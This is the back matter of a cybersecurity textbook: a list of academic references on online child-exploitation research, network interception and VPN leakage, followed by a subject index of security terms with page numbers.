- 9 Rothman, J. (2010). Getting what they are owed: Restitution fees for victims of child pornography. *Cardozo JL & Gender*, 17, 333.

- 10 Frank, R., Westlake, B., & Bouchard, M. (2010, July). The structure and content of online child exploitation networks. In *ACM SIGKDD Workshop on Intelligence and Security Informatics*, 3. ACM.
- 11 Prichard, J., Wortley, R., Watters, P. A., Spiranovic, C., Hunn, C., & Krone, T. (2022). Effects of automated messages on Internet users attempting to access 'barely legal' pornography. *Sexual Abuse*, 34(1), 106–124.
- 12 Quayle, E., & Koukopoulos, N. (2019). Deterrence of online child sexual abuse and exploitation. *Policing: A Journal of Policy and Practice*, 13(3), 345–362.
- 13 Hammond, D. (2011). Health warning messages on tobacco products: A review. *Tobacco Control*, 20(5), 327–337.
- 14 Gregory, W.J. (2018). Honeypots: Not for Winnie the Pooh but for Winnie the Pedo-law enforcement's lawful use of technology to catch perpetrators and help victims of child exploitation on the dark web. *George Mason Law Review*, 26, 259.
- 15 da Cunha, B. R., MacCarron, P., Passold, J. F., dos Santos, L. W., Oliveira, K. A., & Gleeson, J. P. (2020). Assessing police topological efficiency in a major sting operation on the dark web. *Scientific Reports*, 10(1), 1–10.
- 16 Islam, M., Mahmood, A. N., Watters, P., & Alazab, M. (2019). Forensic detection of child exploitation material using deep learning. In Alazab, M., & Tang, M. (Eds.). *Deep Learning Applications for Cybersecurity* (pp. 211–219). Cham: Springer.
- 17 Islam, M., Watters, P. A., & Yearwood, J. (2011). Real-time detection of children's skin on social networking sites using Markov random field modelling. *Information Security Technical Report*, 16(2), 51–58.
- 18 Ho, W. H., & Watters, P. A. (2004). Statistical and structural approaches to filtering internet pornography. In *2004 IEEE International Conference on Systems, Man and Cybernetics (IEEE Cat. No. 04CH37583)* (Vol. 5, pp. 4792–4798).
- 19 Williams, K. S. (2005). Facilitating safer choices: Use of warnings to dissuade viewing of pornography on the Internet. *Child Abuse Review: Journal of the British Association for the Study and Prevention of Child Abuse and Neglect*, 14(6), 415–429.
- 20 Prichard, J., Watters, P. A., & Spiranovic, C. (2011). Internet subcultures and pathways to the use of child pornography. *Computer Law & Security Review*, 27(6), 585–600.
- 21 Wortley, R. K., & Smallbone, S. (2006). *Child Pornography on the Internet*. Washington, DC: US Department of Justice, Office of Community Oriented Policing Services.
- 22 Herps, A., Watters, P. A., & Pineda-Villavicencio, G. (2013, November). Measuring surveillance in online advertising: A big data approach. In *2013 Fourth Cybercrime and Trustworthy Computing Workshop*, 30–35.

- 23 Ceasay, E. N., Do, T. N., & Watters, P. A. (2017). Cyber-situational awareness in the presence of encryption. In *2017 IEEE 7th Annual International Conference on CYBER Technology in Automation, Control, and Intelligent Systems (CYBER)*, 1621–1626. IEEE.
- 24 Weald, Ryan, and Michael Jensen. (2016). Dynamic native content insertion. U.S. Patent Application No. 15/173,552.
- 25 Chen, S., Mao, Z., Wang, Y. M., & Zhang, M. (2009). Pretty-bad-proxy: An overlooked adversary in browsers' https deployments. In *2009 30th IEEE Symposium on Security and Privacy*, 347–359.
- 26 Trivedi, U., & Patel, M. (2016). A fully automated deep packet inspection verification system with machine learning. In *2016 IEEE International Conference on Advanced Networks and Telecommunications Systems (ANTS)*, 1–6. IEEE.
- 27 Zdrnja, B. (2009). Malicious JavaScript insertion through ARP poisoning attacks. *IEEE Security & Privacy*, 7(3), 72–74.
- 28 Nam, S. Y., Djuraev, S., & Park, M. (2013). Collaborative approach to mitigating ARP poisoning-based man-in-the-middle attacks. *Computer Networks*, 57(18), 3866–3884.
- 29 Huber, M., Mulazzani, M., & Weippl, E. (2010, May). Tor HTTP usage and information leakage. In *IFIP International Conference on Communications and Multimedia Security* (pp. 245–255). Berlin, Heidelberg: Springer.
- 30 Dalins, J., Wilson, C., & Carman, M. (2018). Criminal motivation on the dark web: A categorisation model for law enforcement. *Digital Investigation*, 24, 62–71.
- 31 Perta, V. C., Barbera, M. V., Tyson, G., Haddadi, H., & Mei, A. (2015). A glance through the VPN looking glass: IPv6 leakage and DNS hijacking in commercial VPN clients. *Proceedings on Privacy Enhancing Technologies*, 2015(1), 77–91.
- 32 Xu, X., Mao, Z. M., & Halderman, J. A. (2011, March). Internet censorship in China: Where does the filtering occur? In *International Conference on Passive and Active Network Measurement* (pp. 133–142). Berlin, Heidelberg: Springer.
- 33 Watters, P. A., Lueg, C., Spiranovic, C., & Prichard, J. (2013). Patterns of ownership of child model sites: Profiling the profiteers and consumers of child exploitation material. *First Monday*, 18(2).
- 34 Greiner, L. (2008). A sneak peek at Windows 7. *netWorker*, 12(4), 9–11.
- 35 Bleakley, P. (2019). Watching the watchers: Taskforce Argos and the evidentiary issues involved with infiltrating dark web child exploitation networks. *The Police Journal*, 92(3), 221–236.

Index

A

accountability 10, 40
accreditation 48, 59, 61
accuracy 8, 59
anonymisation 23, 155
antivirus software 124–5
API 44, 125
assurance 5–6, 48, 134–6
attribution 9, 23
auditing 60, 65
authentication 3, 10, 44, 58–9, 63, 78, 110–16
authorisation 3, 13, 41, 77, 116, 158
availability 2, 12, 34, 45, 63, 77–8, 92, 94–5, 97, 107

B

Bitcoin 69–70
botnet 13, 36, 79
buffer overflow 63

C

censorship 46
certification 55, 62–4
checksums 11, 66
CIA triad 2, 39, 49–51, 58, 65
cloud security 12, 29, 93–6
complexity 80, 93, 121, 142, 146, 148–9
confidentiality 2–3, 10, 39, 51, 63, 92, 110, 118, 124
countermeasures 18, 21–2, 41, 43, 45, 48, 53, 56, 87, 90
crackers 34
criminal offence 34
critical infrastructure 3–8, 18, 47, 97, 108
critical technologies 3, 5
cryptocurrency 69–70
cryptographic keys 3, 77, 130
cyber-attacks 8–13
cybercrime 1, 8, 69, 70, 128, 141–2, 144, 146–7, 149–50

cybercriminals 4, 13, 29, 32, 37,
6–70, 150
cyberespionage 29
cyberterrorism 8, 13
cyberwarfare 7–8, 10, 13, 47

D

dark web 69, 156
data mining 33, 130
default password 32, 65, 99, 134–5,
139
defence-in-depth 7, 51, 131, 133,
140
DHCP 22, 134
digital economy 30–1, 35
digital signature 12, 66
disaster recovery 54, 72, 100,
107–8
Distributed Denial of Service
(DDoS) 7–8, 12–13, 23, 29–30

E

encryption 2–3, 11, 25, 40, 101, 114,
118–22, 135
Essential Eight 4

F

firewall 7, 32, 49, 79, 95, 98–9,
133–5
forensics 11, 103, 110, 127–32
fraud 18, 24–5, 29–30, 32–4, 37, 44,
53–4, 70, 73, 76, 92

G

governance 43, 52, 153

H

hackers 1, 6, 32, 34–5, 37, 41, 79
hacktivists 4, 79

hash functions 11–12, 114
high availability 12, 34, 78

I

ICANN 46, 153
impact 7, 13, 16, 18–22, 25–6, 34, 49,
58, 76, 84–5, 93, 151–2
information assurance 5
insurance 67–8
integrity 2, 10–12, 31–2, 39, 46, 51,
54, 63, 66, 73, 92, 96, 155
intellectual property 35, 44, 73
Internet of Things (IoT) 13
intrusion detection 3, 25, 60, 66, 133
ISO27001 4

L

learning 5, 30, 83, 84, 85–7
least privilege 53, 74–5, 97, 117, 134
likelihood 10, 16, 19–20, 45, 55, 66
logical view 34, 50–1, 61, 78, 95–8,
130–3

M

malware 1, 13, 19–21, 28, 36–7, 66,
69, 94, 106, 109–10
management 1, 4, 7, 16–21, 38, 43–9,
52, 55–6
money laundering 69–70
monitoring 7, 60, 65–6, 78

N

NIST 4, 25, 48

P

patching 10, 37, 45
penetration testing 133–9
phishing 8, 20, 22, 35, 37–8, 66, 73, 83
physical security 96–8, 101

plausible deniability 47
policy 8, 21, 31, 43, 47–56, 59–63
psychology 71, 83
public key cryptography 10, 16, 17

R

ransomware 28, 69
reliability 8
requirements 8, 22, 26, 57
residual risk 59, 61–2, 67, 101

S

sabotage 34, 77
safeguards 14, 18, 20–22
scams 31, 37–8
scope 17–20, 48–9, 111, 144
secret 19, 13, 63, 73, 111, 113, 115
Security Operations Centre (SOC)
 53, 59
segmentation 10
sensitivity 10, 58, 61
separation of duties 34, 53, 74, 78
situational awareness 14, 60
situational crime prevention 9, 46,
 103–4
social engineering 28, 35, 55
SQL injection 31, 79
strategy 33, 47, 52

state-sponsored attacks 1, 6, 35
System Development Life Cycle
 (SDLC) 57

T

testing 59–63
threats 2–8
treaties 9
turn-on controls 32

U

users 12–3, 18, 29, 31, 36, 41, 44,
 46–51, 53–6, 58–60, 63, 65–6, 69,
 72–3, 75–80, 83, 85–90, 92–3,
 95–6, 98, 100, 101, 103, 105,
 109–111, 115–120, 130, 133, 139,
 143, 151–3, 156–7

V

verification 59, 62–3
Virtual Private Networks (VPN) 3,
 63, 156–7

W

warranty 64
whitelisting 60
worms 28, 36, 124